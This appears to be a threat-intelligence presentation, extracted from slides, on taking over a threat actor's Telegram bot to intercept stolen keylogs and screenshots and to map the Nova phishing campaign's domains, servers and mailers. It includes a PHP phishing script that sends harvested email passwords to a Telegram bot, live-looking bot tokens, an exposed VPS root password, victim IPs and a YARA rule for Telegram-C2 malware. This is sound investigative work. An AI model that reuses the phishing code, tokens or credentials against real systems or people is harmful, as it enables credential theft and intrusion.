forward_messages.py -> forward messages from TA chat to ours

https://github.com/anyrun/blog-scripts/blob/main/Scripts/TelegramAPI/forward_messages.py

Intercepting communications

```
$ python prepare_bot.py bot7459538222:AAGuCst3-DtyuFFYR_gchsq5lh5abp8uwcc
```

Use this data to find bot in Telegram:

Bot username: Enmmp_bot

Bot title: Emp

Checking webhook...

Checking if any updates already present...

Now waiting for updates...

```
█
```


Intercepting communications

```
$ python prepare_bot.py bot7459538222:AAGuCst3-DtyuFFYR_gchsq5lh5abp8uwcc
```

Use this data to find bot in Telegram:


Bot username: Enmmp_bot

Bot title: Emp

Checking webhook...

Checking if any updates already present...

Now waiting for updates...



Intercepting communications

```
└─$ python forward_messages.py bot7459538222:AAGuCst3-DtyuFFYR_gchs5lh5abp8uwcc 5943299713 -1002269250940
[2025-03-08 16:52:16.786946] Starting with next settings:
    Bot token: 7459538222:AAGuCst3-DtyuFFYR_gchs5lh5abp8uwcc
    Source chat id: 5943299713
    Destination chat id: -1002269250940
    Start message id: 1
    End message id: 4294967296
    Sleep time (seconds): 3
    Responses directory: responses
    HTTP 429 code handling: wait

[2025-03-08 16:52:16.787005] Forwarding messages with id [1-100]
[2025-03-08 16:52:18.561498] Forwarded 100 messages

[2025-03-08 16:52:21.569500] Forwarding messages with id [101-200]
```

Search

BotFather

Done! Congratulations on your new bot. You will find it at t.me/PolygonBenExample_bot. You can now add a description, about section a...

9:38AM

Stolen5

Emp: 📁 Userdata.txt, Ashley / Passwords / 94.26.227.27

5:01 PM

Stolen4

Stolen4 added Deleted Account

✓ 4:23PM

Stolen3

. created the group «Stolen3»

✓ Sat

Stolen2

NewWork_bot: 📁 Congratulations! You got a new PC. Public IP Address: 195.239.51.41

Sat

stolen

0lreglrgeingj: 📁 C_UsersAdminAppDataLocal6358ef88fdbfe72d10c57cb0517bb7Admin@JF.zlp

3/1/25

Stolen5

1 member

IP:
Country: Latvia
=====PC INFO=====

4:54 PM

Forwarded from Emp

UserKeylogger.txt

7.6 KB

Administrator / KEYLOGGER / 84.38.132.12 4:54 PM

Forwarded from Emp

C UsersAdministratorDocumentsNOVACaptured.png

367.9 KB

OPEN WITH

Administrator / SCREENSHOT / 84.38.132.12

*
*
*
* Best _ _ _ _ _
* | | / _ \ / | | \ *
* | | | O | C | C | | / *
* Private ---> | _ \ / \ _ \ / | | \ *
*
*
*

=====PC INFO=====
Client Name:IP-132-12
FullDate: 12/3/2024 - 9:43:35 AM
IP: 84.38.132.12
Country: Latvia
=====PC INFO=====

4:54 PM

Forwarded from Emp

UserKeylogger.txt

7.6 KB

Administrator / KEYLOGGER / 84.38.132.12 4:54 PM

Forwarded from Emp

C UsersAdministratorDocumentsNOVACaptured.png

367.9 KB

OPEN WITH

Administrator / SCREENSHOT / 84.38.132.12

*
*
*
* Best _ _ _ _ _
* | | / _ \ / | | \ *
* | | | O | C | C | | / *
* Private ---> | _ \ / \ _ \ / | | \ *
*
*
*

=====PC INFO=====

Analysis of comms

Yielding hundreds of stolen screenshots and keylog files from a threat actors Telegram, what do we do?


```
1 <?php
2 $ip = getenv("REMOTE_ADDR");
3
4 if(!empty($_POST)) {
5     $email= $_POST['email'];
6     $password = $_POST['password'];
7
8     $to = "standardsky@yandex.com";
9
10
11     $subject = "Loggies : $ip";
12     $message .= "-----KILLER Info-----\r\n";
13     $message = "Email ID          : ".$email."\r\n";
14     $message .= "Password        : ".$password."\r\n";
15     $message = "IP              : ".$ip."\r\n";
16     $header = "Content type: GUNPLAY \r\n";
17     $header .= "MIME-Version: 1.0\r\n";
18     $header .= "Content-type: text/html\r\n";
19     $message .= "|----- I N F O | I P -----|\r\n";
20     $message .= "|Client IP: ".$ip."\r\n";
21     $message .= "|--- http://www.geoiptool.com/?IP=$ip ----\r\n";
22     $message .= "User Agent : ".$useragent."\r\n";
23     $message .= "|----- KILLED -----|\r\n";
24     mail ($to,$subject,$message,$header);
25
26
27     mail($send, $subject, $message);
28
29     // Send to Telegram bot
30     $telegramToken = "8193075895:AAEJqRaGqmFiKafzd8avSPGwpWENCryaQdI";
31     $chatId = "6452398890";
32     $text = urlencode($message);
33
34     $url = "https://api.telegram.org/bot$telegramToken/sendMessage?chat_id=$chatId&text=$text";
35
36     // Use cURL for making the HTTP request to Telegram API
37     if (function_exists('curl_version')) {
38         $ch = curl_init();
39         curl_setopt($ch, CURLOPT_URL, $url);
40         curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
41         $response = curl_exec($ch);
42         curl_close($ch);
43     } else {
44         // Fallback to file_get_contents if cURL is not available
45         $response = file_get_contents($url);
46     }
```

Compose

Mail

Contacts

Calendar

Settings

Webmail Home

Dark mode

About

Logout

info@omrif.co.tz

Select Threads Options Refresh

Inbox 293

Drafts

Sent

Junk 233

Trash

sent

Archive

Search...

Rita Tai Finance Manager Today 10:20

Fwd::Re: Re: Fwd: Payment for PI-768666 Draft TT Wire T...

DHL Express Worldwide Today 10:20

DHL - Shipment Document // Arrival Notice - AWB# 137006...

DHL Express Worldwide Today 10:16

DHL - Shipment Document // Arrival Notice - AWB# 137006...

DHL Express GMBH Today 10:16

Package Available for Delivery: 20 Dec 2024.

Rita Tai Finance Manager Today 06:43

Fwd::Re: Re: Fwd: Payment for PI-768666 Draft TT Wire Tra...

Rita Tai Finance Manager Today 06:37

Fwd::Re: Re: Fwd: Payment for PI-768666 Draft TT Wire T...

Jennifer Uzuajowje Today 06:00

URGENT PO#24098700

Rita Tai Finance Manager Today 05:59

Fwd::Re: Re: Fwd: Payment for PI-768666 Draft TT Wire...

Nesil Canlitürk Mon 04:45

price offer

Craig Wed 04:40

Re:AW: AW: Purchase Order 3344562

DHL Express Worldwide Wed 02:44

DHL - Shipment Document // Arrival Notice - AWB# 137006...

Craig Wed 02:44

Re:AW: AW: Purchase Order 3344562

DHL Express Worldwide Tue 10:54

DHL - Shipment Document // Arrival Notice - AWB# 137006...

Siddique Salim Tue 02:44

Re Payment Remittance advice

Nesil Canlitürk Mon 03:31

price offer

Craig 2024-12-12 06:39

Messages 1 to 50 of 1527

Reply Reply all Forward Delete Archive Junk Mark More

DHL - Shipment Document // Arrival Notice - AWB# 13700658****

From DHL Express Worldwide on 2024-12-20 10:20

Details Headers Plain text

AWB DHL#84411.7z (~971 B)

Attachment name format used

Subject used in Nova campaign

To protect your privacy remote resources have been blocked. Allow

DHL

DHL Edge. Simply Delivered.

Dear Customer jason,

Please find the attached shipping container document invoice for your reference. the shipping customer advised us to contact you as the consignee/receiver of the goods in transit.

Kindly check the attached file containing the shipping document/invoice & DHL receipt for tracking.

If you have any issues or questions, please do not hesitate to contact our customer service team for assistance.

QUICK ACCESS

About us

DHL home

Contact us

FOLLOW US @DHLEXPRESS

f i n X

Fraud Awareness

Legal Notice

Terms of Use Resolution

Privacy Notice

Dispute

DHL Group

2024 © DHL Express GMBH. All rights reserved.

adtextile.com:2096/cpsess1413061313/3rdparty/roundcube/?_task=mail&_mbox=INBOX.Trash

About senthil@adtextile.com Logout

roundcube

Mail Contacts Calendar Settings Webmail Home

Refresh Compose Reply Reply all Forward Delete Archive Junk Mark More

All Search...

Inbox 5902

Drafts

Sent

Junk 143

Trash

Archive

a 12

Messages 1 to 50 of 14824

Mail Delivery System Today 02:18

Your mailbox is almost full.

Shaikh Mohammed Maruf Thu 10:58

RE: URGENT INQUIRY / RFQ-06523

marketing@polanico.com Thu 14:14

Spinning, Weaving, Dyeing/Finishing & Knitting

adtextile.com Helpdesk via Thu 23:10

Adtextile" Account Suspend Notice Today 12/5/2024 9:...

adtextile.com Helpdesk via Thu 23:13

Adtextile" Account Suspend Notice Today 12/5/2024 9:...

Jane Lee Today 07:46

Balance Payment Remittance

Siddique Mohammed Wed 10:19

New Order - INVOICE REQUEST FOR DECEMBER

DHL Express Worldwide Wed 10:19

DHL - Shipment Document // Arrival Notice - AWB# 13...

DHL Express Worldwide Wed 10:20

DHL - Shipment Document // Arrival Notice - AWB# 13...

tepc 2024-11-26 14:31

SPAM 未納電気料金に関する重要なお知らせ。番号: ...

tepc 2024-11-26 13:30

SPAM 電気料金未納についてのご案内。番号: QZ-4...

tepc 2024-11-26 12:49

SPAM 未納電気料金の再通知。番号: RP-25253652...

Sandeep Sales Corporation 2024-11-25 16:18

SPAM Re: Payment Receipt_FT_251124015417

Jane Harrell 2024-11-26 04:39

SPAM Re: Payment Receipt_FT_251124015417

Address is changed

please make payment to the info below and forward the payment slip for record

EFT Info

Bank No BMO 001

Transit No: 07380

Acct No: 3907-233

Kind Regards,

Clayton Harmer
Warehouse /IT Manager
Oemeta Inc.

4624 Interstate Drive
Cincinnati, OH

Email used in Nova campaign

Dashboard

Expiring / Expired

Domain List

Hosting List

Private Email

SSL Certificates

Apps

My Offers NEW

Profile

Domains → Details

windhym.site

Domain used for sending phishing emails containing Nova attachment

Domain

Products

Sharing & Transfer

Advanced DNS

STATUS & VALIDITY

ACTIVE

Dec 19, 2024 - Dec 19, 2025

AUTO-RENEW

ADD YEARS

WithheldforPrivacy

PROTECTION

Dec 19, 2024 - Dec 19, 2025

AUTO-RENEW

ADD YEARS

SHOW DETAILS

PremiumDNS

?

Enable PremiumDNS protection in order to switch your domain to our PremiumDNS platform. With our PremiumDNS platform, you get 100% DNS uptime and DDoS protection at the DNS level.

BUY NOW

NAMESERVERS

?

Namecheap BasicDNS

REDIRECT DOMAIN

?

Source URL

Destination URL

windhym.site

http://www.windhym.site/

ADD REDIRECT

ADD WILDCARD REDIRECT

TA downloading Telegram

TA downloading dhll.png - likely for this phishing campaign

Aaron.discubric@hotmail.com

Email address used by TA on Cloudflare

Ready to make your site fast & secure?

Connect your domain to start sending web traffic through Cloudflare.

[Follow our guided learning path](#) ↗

Enter an existing domain


windhym.site

[Or register a new domain](#)

- ☒ Quick scan for DNS records Recommended
Cloudflare will find and import your DNS records for you.
- ☐ Manually enter DNS records Advanced
- ☐ Upload a DNS zone file Advanced



Threat actor connecting domain to Cloudflare



```
(kali㉿kali)-[~/Playground/samples/Goldmine/Keylogger]
$ grep -R 'windhym' | cut -d':' -f2,3,4,5,6,7,8 | sort -u
[ -- DNS | Records | windhym.site | Aaron.discubric@hotmail.com's Account | Cloudflare - Google Chrome -- ]
[ -- root@185.81.114.43:56777 - Bitvise xterm - root@windhym: ~ -- ]
[ -- windhym.site | windhym.site | Aaron.discubric@hotmail.com's Account | Cloudflare - Google Chrome -- ]
```

Stolen

Client Name: IP: 132.112

Client Name: IP: 132.112

Aaron.discubric@hotmail...

Build scalable, production ready applications without usage limits with Workers Paid. [Get Started](#)



Websites

Discover

Domain Registration

Analytics & Logs

Security Center

Trace Beta

WAF

Turnstile

IP Addresses

Zero Trust

Email Security

Workers & Pages

Workers for Platforms

<< Collapse sidebar

Account Home

Websites

Select a domain to configure and monitor how Cloudflare processes its web traffic.

Search in Aaron.discubric@hotmail.com's account...



Filter by ☆ Starred

Name	Status	Plan	Plan Status
bioccon.com	✓ Active	Free	Active
espritpolynners.com	✓ Active	Free	Active
hanhanggroup.com	✓ Active	Free	Active
icl-grcup.com	⚠ Moved	Free	Active
inboxsmtp.store	✓ Active	Free	Active
inboxsmtp.xyz	✓ Active	Free	Active
sprinterstravels.co.uk	✓ Active	Free	Active
verifiedsmtp.store	✓ Active	Free	Active

Additional domains identified

[Give feedback](#)

Show all

- `bioccon[.]com` - has been used for sending out [DHL malspam emails](#), containing a malicious [.rar archive](#) that uses the same Telegram Bot token
- `espritpolynners[.]com` - appears to have been used for credential harvesting from past [URLScan uploads](#)
- `hanhanggroup[.]com` has been sending out [PO malspam emails](#), containing malicious [.7z archives](#) that lead to further [.NET malware](#) being executed (using different Telegram Bot tokens)

- `icl-grcup[.]com` - unsure what this domain has been used for. We can see it has hosted a ["legitimate" website](#) in the past
- `inboxsmtp[.]store` - unsure what this domain has been used for. We can see it has hosted a [Wordpress webiste](#) in the past
- `sprinterstravels[.]co[.]uk` - this domain has been used for sending out [ETF malspam emails](#), containing a malicious [.gz archive](#) - potentially associated with dbatloader.
- `verifiedsmtp[.]store` - unsure what this domain has been used for. We can see it has hosted a [Wordpress webiste](#) in the past

VPS Control Panel
Virtual Private Server Management

Home | Virtual Servers | My Account | Logout

2024/12/03 12:17 PM

Reinstall **biocon.com (185.117.90.49)**

Installation has been started. Please allow up to 10 minutes for it to complete

Root/Admin Password: [REDACTED]

	AlmaLinux 8 [packer] AlmaLinux 8 64bit	☒
	AlmaLinux 9 [packer] AlmaLinux 9 64bit	☐
	Alpine Linux 3.x [packer] Alpine Linux 3.x	☐
	Centos 7 [packer] Centos 7 64bit	☐
	Centos 8 [packer] Centos 8 64bit	☐
	Centos 9 [packer] Centos 9 64bit	☐
	Debian 10 [packer] Debian 10 64bit	☐
	Debian 10 32bit [packer] Debian 10 32bit	☐
	Debian 11 [packer] Debian 11 64bit	☐
	Debian 11 32bit [packer] Debian 11 32bit	☐
	Debian 12 [packer] Debian 12 64bit	☐
	Debian 12 32bit [packer] Debian 12 32bit	☐
	FreeBSD 13 [packer] FreeBSD 13 64bit	☐

root credentials for
SSH

Reinstall bioccon.com (185.117.90.49)

Installation has been started. Please allow up to 10 minutes for it to complete

Root/Admin Password: 1hB82s7h0H4YB0rnN1

User setting up FASTPANEL

```
root@185.117.90.49:56777 - Bitwise xterm - root@bioccon: ~
100%[=====] 604 --.-KB/s in 0s
2024-12-03 12:35:29 (4.78 MB/s) - written to stdout [604/604]

FASTPANEL

Greetings user!

Now I will install the best control panel for you!

Start pre-installation checks
OS: Ubuntu 22.04.4 LTS

Installing FASTPANEL package.
[Success]
Installing MySQL 8.0 from ubuntu jammy APT Repository.
[Success]
Installing web service: nginx, apache, php.
[Success]
Installing ftp service: proftpd.
[Success]
Installing mail service: exim, dovecot.
[Success]
Installing recommended software: roundcube, phpmyadmin, etc, etc...
[Success]

Congratulations! FASTPANEL successfully installed and available now for you at https://185.117.90.49:8888/ .
Login: fastuser
Password:
root@bioccon:~#
```

Debian 12 32bit
[packer] Debian 12 32bit

FreeBSD 13
[packer] FreeBSD 13 64bit

FreeBSD 14
[packer] FreeBSD 14 64bit

- Save as (displaying dialog)
- Save directly (using preferred)
- Open in image editor
- Copy to clipboard
- Send to printer
- Microsoft Outlook
- Microsoft OneNote

FASTPA... x HostZ... x Control... x 邮箱用... x (75) Rou... x (284) Rou... x Login Pa... x Whois se... x 187 - Inb... x DNS | Re... x Sign in t... x https://s... x cPanel Fi... x noez.de... x rexxooj... x Base64 E... x Network... x Strox - L... x cPanel Fi... x FASTPA... x (2) Rou... x

biocon.com:8888/webmail/?task=mail&mbox=INBOX

mail@biocon.com

Inbox 2

Drafts

Sent

Junk

Trash

Select Threads Options Refresh

Search...

Mail Delivery System Today 17:43

Mail delivery failed: returning message to sender

Mail Delivery System Today 17:43

Mail delivery failed: returning message to sender

mail@biocon.com used for sending out further DHL malspam

yu - Notepad

File Edit Format View Help

Nadine@outlook7

https://79.141.165.17:8888/ .
Login: fastuser
Password: [REDACTED]
sever= hanhanggroup.com

https://185.117.90.49:8888/ .
Login: fastuser
Password: [REDACTED]
cbdforsue.com
[REDACTED]
Admin@cbdforsue.com

https://185.117.90.49:8888/ .
Login: fastuser
Password: [REDACTED]
[REDACTED]
mail@biocon.com

Password for mail@biocon.com

Aaron.discubric@hotmail.com

bioccon.com

Active

Star

Free plan

Overview

AI Audit Beta

Analytics & Logs

DNS

Records

Analytics New

Settings

Email

SSL/TLS

Security

Access

Speed

Caching

Workers Routes

Rules

Network

Traffic

Custom Pages

Apps

Scrape Shield

Type	Name	Content	Proxy status	TTL	Actions
A	bioccon.com	185.117.90.49	DNS only	Auto	Edit
Type	Name (required)	IPv4 address (required)	Proxy status	TTL	
A	bioccon.com	185.117.90.49	DNS only	Auto	
Use @ for root					

Record Attributes

Documentation

The information provided here will not impact DNS record resolution and is only meant for your reference.

Comment

Enter your comment here (up to 100 characters).

Delete

Cancel

Save

A	mail	185.117.90.49	DNS only	Auto	Edit
A	www	185.117.90.49	DNS only	Auto	Edit
A	www.mail	185.117.90.49	DNS only	Auto	Edit
MX	bioccon.com	mail.bioccon.com	DNS only	Auto	Edit
TXT	bioccon.com	"v=spt1 a mx ip6:2a01:8640:...	DNS only	Auto	Edit
TXT	default_domainkey	"v=DKIM1; k=rsa; p=MIGfM...	DNS only	Auto	Edit
TXT	_dmarc	"v=DMARC1; p=quarantine; ...	DNS only	Auto	Edit
TXT	_domainkey	"t=y; o=~;"	DNS only	Auto	Edit

TA configuring DNS

adtextile.com:2096/cpsess1413061313/3rdparty/roundcube/?_task=mail&_mbox=INBOX

out senthil@adtextile.com

Roundcube

Refresh Compose Reply Reply

Inbox 5762
Drafts
Sent
Junk
Trash
Archive

Gammadyne Mailer - C:\Users\Administrator\Desktop\29te.mmp

File Options Database Tools Logs Test Tracking Wizards Interface Window Help

New Project Open Project Save Project Welcome Send Send Log Incoming Log Lookup Recipients View Results Add Recipients Change Recipient Preview Recipients Scheduler Templates Simple Send Single Send Test Incoming Test SMTP Tracking Report

SMTP Servers

The "Indirect Delivery" mode will relay email through the SMTP server(s) specified here.

Use global SMTP settings (affects all projects)

SMTP server name: biocon.com

SMTP server port: 465

Locate Test

Message to sender

Domain used for phishing delivery

Ready to send #346 of 35257

Messages sent: 194 Failures: 142 Rejected: 5

Elapsed time: 4 minutes, 22 seconds

Overall:

Thread 1: Securing connection

Thread 2: Securing connection

Thread 3: Sending

Thread 4: Sending

SuperMailer 1

File Edit Email Project Tools Go to ?

New project Open project... Save project Send emails now... Ch

Attachments of email

Tasks

Add file

Add personalized attachment

Add Calendar appointment

NewOrderL...

Recipients of email

Text of email

Attachments of email

33606 recipients total Professional unlimited BCC IE7

Pause Abort Operation

Message sending

#	Email address	Sending	Error text	Error code
118		SUCCESSFULLY	Requested mail action okay...	250
119		SUCCESSFULLY	Requested mail action okay...	250
120		SUCCESSFULLY	Requested mail action okay...	250
121		SUCCESSFULLY	Requested mail action okay...	250
122		SUCCESSFULLY	Requested mail action okay...	250
123		SUCCESSFULLY	Requested mail action okay...	250
124		SUCCESSFULLY	Requested mail action okay...	250
125		SUCCESSFULLY	Requested mail action okay...	250
126		SUCCESSFULLY	Requested mail action okay...	250
127		SUCCESSFULLY	Requested mail action okay...	250
128		Email will be prepar...		0
129		Email will be prepar...		0

Send email 129 to: travis.watson@walkercr.com duration still ca. 17:15:39 Hour

☐ After message sending save project and shut down the computer

☐ Save protocol in HTML format automatically at the end of sending emails

Open connections

Pause Cancel

Email attachment (potentially for different campaign)

Mr. Richard Wahl, the mega winner of \$533M USD=20
Jackpot, I'm donating to 5 random individuals.=20
email then your email was selected after a spin=20
ad most of my wealth over a number of charities=20
. I have voluntarily decided to donate the sum=20
on \$100,000 to you as you are one of the selected 5, to verify my=20
winnings please see the youtube page below.=20
WATCH HERE: <https://www.youtube.com/watch?v=3DTne02ExNDrw> THIS IS=20
YOUR OWN CODE: [0043035] Reply with the CODE [0043035] to this=20
email:(mrpetermicheal024@gmail.com). He will process the=20
delivery you just follow his instruction to help you receive,=20
Contact my Financial Team head My Personal Assistant

Name: Mr Peter Michael=20

Lenovo ISG Today 09:03

★ Download the CIO Playbook 2024: Your insights ...

Mail Delivery System Today 08:23

★ Mail delivery deferred: returning message to sen...

Mail Delivery System Today 08:23

★ Mail delivery deferred: returning message to sen...

Creating a CMS based site

1 Domain binding > 2 Choosing CMS > 3 User > 4 Site created!

Which domain to bind? *

hanhanggroup.com

To which IP address? *

185.80.53.203

☒ Add 'www' alias

☒ Create email domain

DNS account *

Do not create a DNS zone

Next step

Cancel

hanhanggroup.com hosted on 185.80.53.203



Dear sean steven (cherryindomienoodles),

PLEASE PRINT THIS MESSAGE FOR YOUR RECORDS - PLEASE READ THIS EMAIL IN FULL.

We are pleased to tell you that the server you ordered has now been set up and is operational.

===== SERVER DETAILS =====

KVM-SSD 1024

Hostname: **srv73188.yourbestnetwork.net**

Main IP: **185.80.53.203**

SSH username: **root**

SSH password: **[REDACTED]**

SSH port: **56777**

(We highly suggest you changing this to something more secure)

IP Address allocation:

2a01:8640:0:7::14fa:e609

2a01:8640:0:7::984c:8fc

2a01:8640:0:7::6d0:2d41

2a01:8640:0:7::9f37:645c

2a01:8640:0:7::56bd:63ab

2a01:8640:0:7::a93e:ad02

Gammadyne Mailer - C:\Users\Administrator\Desktop\29te.mmp

File Options Database Tools Logs Test Tracking Wizards Interface Window Help

New Project Open Project Save Project Welcome Send Send Log Incoming Incoming Log Lookup Recipients View Results Add Recipients Change Recipient Preview Recipients Scheduler Templates Simple Send Single Send Test Incoming Test SMTP Tracking Report

SMTP Servers

The "Indirect Delivery" mode will relay email through the SMTP server(s) specified here.

☒ Use global SMTP settings (affects all projects)

SMTP server name: hanhanggroup.com Locate Test

SMTP server port: 465

☐ No authentication required

☒ Login with user name & password

User name: Admin@hanhanggroup.com Password: *****

☐ Login to POP3 server

Server: Port: 110

User name:

☐ Use project SMTP settings

Server Name Port Authentication

TA has SMTP issues :)

SMTP encryption: Optional

Add Delete

Test SMTP Servers

Failed

Gammadyne Mailer 52.0
SMTP Server Test
Performed on 12/4/2024 5:43:00 p.m.

Server: hanhanggroup.com
User: Admin@hanhanggroup.com
Result: FAILED, code 3007: The SMTP server could not be connected to.
>Failed to connect to hanhanggroup.com 185.117.90.49:465
>Socket error code 10060: timeout error waiting for response

Operation completed: 12/4/2024 5:43:21 p.m.
Elapsed time: 21.1 seconds

Technical Manager

Trading & Shipping Co. Ltd.
148 P.O. Box: 310

Email as HTML Email as plaintext

33606 recipients total Professional unlimited BCC IE7

administrator@hanhanggroup.com

Inbox1

Drafts

Sent

Junk

Trash

Search...

Mail Delivery SystemToday 20:35

• Mail delivery failed: returning message to sender

Mail Delivery SystemToday 20:34

• Mail delivery failed: returning message to sender

ReplyReply allForwardDeleteMarkMore

Mail delivery failed: returning message to sender

From Mail Delivery System on 2024-12-04 20:35

DetailsHeaders

Part 3.eml (~12 KB)

This message was created automatically by mail delivery software.

A message that you sent could not be delivered to one or more of its recipients. This is a permanent error. The following address(es) failed:

host hotmail-com.olc.protection.outlook.com [52.101.42.11]
SMTP error from remote mail server after pipelined sending data block:
550 5.7.1 Unfortunately, messages from [185.80.53.203] weren't sent. Please contact your Internet service provider since part of their network is on our block list (S3150). You can also refer your provider to <http://mail.live.com/mail/troubleshooting.aspx#errors>. [Name=Protocol Filter Agent][AGT=PFA][MxId=118A21A5FFA8BD54][C01PEPF000044FA.namprd21.prod.outlook.com 2024-12-04T17:35:01.110Z 08DD10D304FC83E4]

Reporting-MTA: dns; hanhanggroup.com

Action: failed
Final-Recipient: rfc822;
Status: 5.0.0
Remote-MTA: dns; hotmail-com.olc.protection.outlook.com
Diagnostic-Code: smtp; 550 5.7.1 Unfortunately, messages from [185.80.53.203] weren't sent. Please contact your Internet service provider since part of their network is on our block list (S3150). You can also refer your provider to <http://mail.live.com/mail/troubleshooting.aspx#errors>. [Name=Protocol Filter Agent][AGT=PFA][MxId=118A21A5FFA8BD54][C01PEPF000044FA.namprd21.prod.outlook.com 2024-12-04T17:35:01.110Z 08DD10D304FC83E4]

Subject Fw: Complete with DocuSign: Pending Documents.pdf
From DocuSign System
Sender administrator@hanhanggroup.com
To
Date Today 20:34
Priority

DocuSign

Secure Document Received

Your Document has been completed.

VIEW DOCUMENT

Please review and and sign. Document can only be viewed by kingsplumbing .

If you are ready to sign please read through the agreement. All the red boxes are required fields, you will not be able to skip them, the grey fields are optional but encouraged.

Sign-in authentication with recipient email is required to review and electronically sign the pending document. There is no requirement for a paper copy to be produced if completed with DocuSign.

We can see hanhanggroup.com has been used for DocuSign phishing

Reply Reply all Forward

Re: BORDER CHARGES FOR 6 T



To [Admin Officer](#) on 2024-12-02 16:

[Details](#) [Headers](#)

BORDER CHARGES_2.pdf (~276 KB) ▾

Hi Team,

we request for border charges for our 6 t
as the trucks have overstayed for more th

The invoice is attached for further detai

best regards.

```
yu - Notepad
File Edit Format View Help
sprinterstravels.co.uk
pass= [REDACTED]
user= admin@sprinterstravels.co.uk
465
sever= sprinterstravels.co.uk
[REDACTED]
admin@sprinterstravels.co.uk
465
sever= sprinterstravels.co.uk

Nadine@outlook7

https://79.141.165.17:8888/ .
Login: fastuser
Password: [REDACTED]
sever= hanhanggroup.com

https://185.117.90.49:8888/ .
Login: fastuser
Password: [REDACTED]

cbdforsue.com
[REDACTED]
Admin@cbdforsue.com
```

Take a breath!

Let's recap...

Hunt for vulnerable malware

```
rule TelegramAPIMalware_PowerShell
{
  meta:
    author = "@polygonben"
    description = "Hunting for pwsh malware using Telegram for C2"
    target_entity = "file"
  condition:
    vt.metadata.file_type == vt.FileType.POWERSHELL and
    vt.metadata.analysis_stats.malicious > 5 and
    for any http_traffic in vt.behaviour.http_conversations: (
      http_traffic.url contains "api.telegram.org"
    )
}
```


Hunt for vulnerable malware

20
/ 62

Community Score

20/62 security vendors flagged this file as malicious

Follow

Reanalyze

Download

Similar

More

9ef489493d3fffa0d8e43b6a189d471430ba0fdc33def06d0e43d809413d5837

8e6thc.ps1

Size
356.12 KB

Last Analysis Date
11 days ago

TelegramAPIMalware_PowerShell

powershell

detect-debug-environment

long-sleeps

persistence

checks-user-input

DETECTION

DETAILS

RELATIONS

ASSOCIATIONS

BEHAVIOR

CONTENT

TELEMETRY

COMMUNITY 5

ITW Urls (2)

Scanned	Detections	Status	URL
2025-01-05	10 / 96	200	https://files.catbox.moe/8e6thc.ps1
2025-01-04	10 / 96	200	http://files.catbox.moe/8e6thc.ps1

ITW Domains (1)

Domain	Detections	Created	Registrar
files.catbox.moe	2 / 94	2015-04-06	Name.com, Inc.

Contacted URLs (4)

Scanned	Detections	Status	URL
2025-02-16	2 / 96	200	https://reallyfreegeoip.org/xml/1.254.1.255
2024-12-05	2 / 96	400	https://api.telegram.org/bot7459538222:AAGuCst3-DtyuFFYR_gchsq5lh5abp8uwcc/sendDocument?chat_id=5943299713&caption=WALKER%20/%20Passwords%20/%201.254.1.255
2025-02-25	2 / 96	200	https://reallyfreegeoip.org/xml/107.167.168.4
2025-03-09	0 / 96	200	http://checkip.dyndns.org/

chat_id

Bot Token

Conclusion



Threat actors make mistakes, lets exploit them



Intelligence gains from OPSEC failures like these are massive



Threat informed defence is necessary for a mature security function